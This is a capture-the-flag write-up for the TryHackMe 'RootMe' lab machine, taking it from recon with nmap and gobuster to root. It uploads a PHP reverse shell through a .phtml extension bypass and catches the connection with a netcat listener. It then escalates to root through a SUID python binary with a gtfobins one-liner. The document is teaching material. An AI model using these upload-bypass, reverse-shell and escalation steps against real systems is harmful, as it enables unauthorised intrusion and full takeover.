WRITE-UP

TryHackMe
ROOTME

R4IM4NN

Table of Contents

I. [Introduction]

To succeed in CTF challenges, I've set up an attack strategy that defines the different phases of attack. This strategy has 3 phases and is inspired by the **Cyber Kill Chain**.

Here are the 3 phases of this attack strategy:

- PHASE 1 [**RECONNAISSANCE**] : Gather information about our target, such as which technologies are used ? What ports are open and what services are used ? What vulnerabilities and weaknesses can be exploited ? The greater the amount of information gathered, the more sophisticated the attack and the higher the probability of success.

- PHASE 2 [**EXPLOITATION**] : Exploitation of the vulnerabilities identified in the reconnaissance phase. The aim of this phase is to gain initial access to the target's system.

- PHASE 3 [**TOTAL CONTROL & EVASION**] : At this point we have restricted, unstable access which is likely to be detected. So to avoid losing access, we can open up other paths so that we can easily regain access in the event of problems. To do this, we need to obtain more privileges known as elevation of privileges which means moving from a restricted access level to a higher one. Once our mission is completed, we must erase all traces of our passage and leave the network.

II. [Phase 1 : RECONNAISSANCE]

Target IP address : 10.10.177.3

```
$ ping -c3 10.10.177.3

PING 10.10.177.3 (10.10.177.3) 56(84) bytes of data.
64 bytes from 10.10.177.3: icmp_seq=1 ttl=63 time=38.3 ms
64 bytes from 10.10.177.3: icmp_seq=2 ttl=63 time=39.0 ms
64 bytes from 10.10.177.3: icmp_seq=3 ttl=63 time=81.2 ms

--- 10.10.177.3 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 38.267/52.812/81.156/20.044 ms
```

- Command -
The "**ping**" command checks whether the machine connected to the network is accessible.
The "**-c**" parameter defines the number of ICMP requests sent, in our case 3 requests.

- Analysis -
3 packets are successfully transmitted. We can see that the TTL value is 63, so it's a LINUX/UNIX machine because the default TTL value for Linux/Unix is 64 and for Windows is 128.
- End of Analysis -

*-**-*

```
$ nmap -sC -sV -p- -T5 10.10.177.3

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-03 10:46 CET
Warning: 10.10.177.3 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.177.3
Host is up (0.028s latency).
Not shown: 65136 closed tcp ports (conn-refused), 397 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:b9:16:08:84:c2:54:48:ba:5c:fd:3f:22:5f:22:14 (RSA)
|   256 a9:a6:86:e8:ec:96:c3:f0:03:cd:16:d5:49:73:d0:82 (ECDSA)
|_  256 22:f6:b5:a6:54:d9:78:7c:26:03:5a:95:f3:f9:df:cd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: HackIT - Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- Command -
The "**nmap**" command can be used to detect open ports, identify hosted services and obtain information on a remote machine's operating system.
The "**-sC**" parameter enables the use of default scripts, equivalent to -script=default.
The "**-sV**" parameter is used to determine service/version informations.
The "**-p-**" parameter scans all ports (0 - 65535).
The "**-T5**" parameter is used to define the execution speed - the value lies between [0 ; 5].

- Analysis -
2 TCP ports are open: 22; 80.
For port 22: You can connect via "ssh" if you find the credentials
For port 80: you can use the "**Gobuster**" tool for enumeration.
- End of Analysis -

*-**-*


$ gobuster dir -u 10.10.177.3 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,html,txt

```
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.177.3
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 276]
/.php                 (Status: 403) [Size: 276]
/index.php            (Status: 200) [Size: 616]
/uploads              (Status: 301) [Size: 312] [--> http://10.10.177.3/uploads/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.177.3/css/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.177.3/js/]
/panel                (Status: 301) [Size: 310] [--> http://10.10.177.3/panel/]
```

- Command -
The "**gobuster**" command is used to enumerate directories/files, subdomains and virtual hosts of a web site.
The "**dir**" mode is used to brute force a website's directories/files. There are several other modes, such as (dns: brute force subdomains) and (vhost: brute force virtual hosts).
The "**-u**" parameter is used to define the url in our case: http://10.10.177.3/
The "**-w**" parameter is used to define the wordlist. With other tools, this parameter can be "--wordlist=".
The "**-x**" parameter is used to define file extensions for example : php, txt, html.

- Analysis -


In /panel/ we have a file upload form.



http://10.10.177.3/panel/

When you can upload a file, that's great, because you can try to upload a file that contains a Reverse Shell (PHP in our case) to take control of the machine (web server).

In /uploads/ we have all the files we have uploaded via /panel/



http://10.10.177.3/uploads/


- End of Analysis -

*-**-*


III. [Phase 2 : EXPLOITATION]

Now that the reconnaissance phase is over, let's try to get initial access to the machine. To do this, we'll upload a Reverse Shell in PHP via /panel/, then access the file containing the reverse shell via /uploads/.

You can find the php reverse shell on pentestmonkey's github.




https://github.com/pentestmonkey/php-reverse-shell



php-reverse-shell.php


You must change "$ip" to your openvpn IP (tun0 in my case) and "$port" you can keep 1234 or put something else like 9001 for example.

Now that our file (php-reverse-shell.php) is ready, we can try to upload it.



php-reverse-shell.php is ready for $port I set 9001

As you can see, you can't upload a .php file, really?



http://10.10.177.3/panel/

In this case, we have to try to "change" the extension of our file containing the reverse shell without breaking the file. This is called *Bypass file extensions checks*.
Here's an example of the extensions we can try on our .php file containing the reverse shell :

Type	Extension
php	phtml, .php, .php3, .php4, .php5, and .inc
asp	asp, .aspx
perl	.pl, .pm, .cgi, .lib
jsp	.jsp, .jspx, .jsw, .jsv, and .jspf
Coldfusion	.cfm, .cfml, .cfc, .dbm

https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass

Change our .php file extension to **.phtml**


```
➔ |r4im4nn@Windows9|-|RootMe| $ ls
notes_RootMe.txt  php-reverse-shell.php

➔ |r4im4nn@Windows9|-|RootMe| $ mv php-reverse-shell.php php-reverse-shell.phtml
renamed 'php-reverse-shell.php' -> 'php-reverse-shell.phtml'

➔ |r4im4nn@Windows9|-|RootMe| $ ls
notes_RootMe.txt  php-reverse-shell.phtml

➔ |r4im4nn@Windows9|-|RootMe| $
```

Now we can try to upload our file "php-reverse-shell.phtml".



http://10.10.177.3/panel/

URAA! I think it worked. To check this, we can go to /uploads/ to see if the file we uploaded is still there.

As you can see, the file is there.

Before clicking on the file we uploaded to launch the reverse shell, you must activate a **listener** on our machine, like this for example

```
$ nc -lvnp 9001

listening on [any] 9001 ...
```

In my case, I use "**netcat**" [nc] with port 9001, why 9001 because that's the port I chose in my php-reverse-shell file. Now we can click on the **php-reverse-shell.phtml** file.

```
$ nc -lvnp 9001

listening on [any] 9001 ...
connect to [X.X.X.X] from (UNKNOWN) [10.10.177.3] 50050
Linux rootme 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 11:46:29 up  2:04,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

As you can see, we've received the request and are now connected to the target machine.
We've obtained our initial access and the exploitation phase is over. Now we need to obtain more rights.

- End of Analysis -

*-**-*

IV. [Phase 3 : TOTAL CONTROL & EVASION]

```
$ which python # This command is used to check whether python is installed on the machine.
which python
/usr/bin/python
$ python -c 'import pty; pty.spawn("/bin/bash")' # This command spawns a more stable shell with python
python -c 'import pty; pty.spawn("/bin/bash")'
bash-4.4$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/traceroute6.iputils
/usr/bin/newuidmap
/usr/bin/newgidmap
/usr/bin/chsh
/usr/bin/python
/usr/bin/at
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/pkexec
/snap/core/8268/bin/mount
 ..................................
/bin/mount
/bin/su
/bin/fusermount
/bin/ping
/bin/umount
bash-4.4$ ls -saril /usr/bin/python
ls -saril /usr/bin/python
266770 3580 -rwsr-sr-x 1 root root 3665768 Aug  4  2020 /usr/bin/python # This command shows who owns the file/folder
                                                                        and other information.
```

- Analysis -

We can see that PYTHON has **SUID 4000** (octal value and its symbolic value is "**s**") which is a *special permission*, meaning that the user(us) running the file(/usr/bin/python) has the same rights as the owner. The owner of the "/usr/bin/python" file is **ROOT**.

Now how do you use python to obtain root rights? Take a look at **gtfobins** :

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which python) .

./python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

https://gtfobins.github.io/gtfobins/python/#suid

When you search for Python on gtfobins, you can see that you just need to execute this line: "**python -c 'import os; os.execl("/bin/sh", "sh", "-p")'** " to obtain roots rights thanks to the SUID.

```
bash-4.4$ whoami
whoami
www-data
bash-4.4$ python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
python -c 'import os; os.execl("/bin/sh", "sh", "-p")'
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
#
```

URAA! You can see that we are now ROOT.

- End of Analysis -

*-**-*

V. [Thanks]

This write-up is over, I hope I was clear and that this write-up was not difficult to understand. Thank you for reading this write-up and there are many more coming soon.

See you soon.

R4IM4NN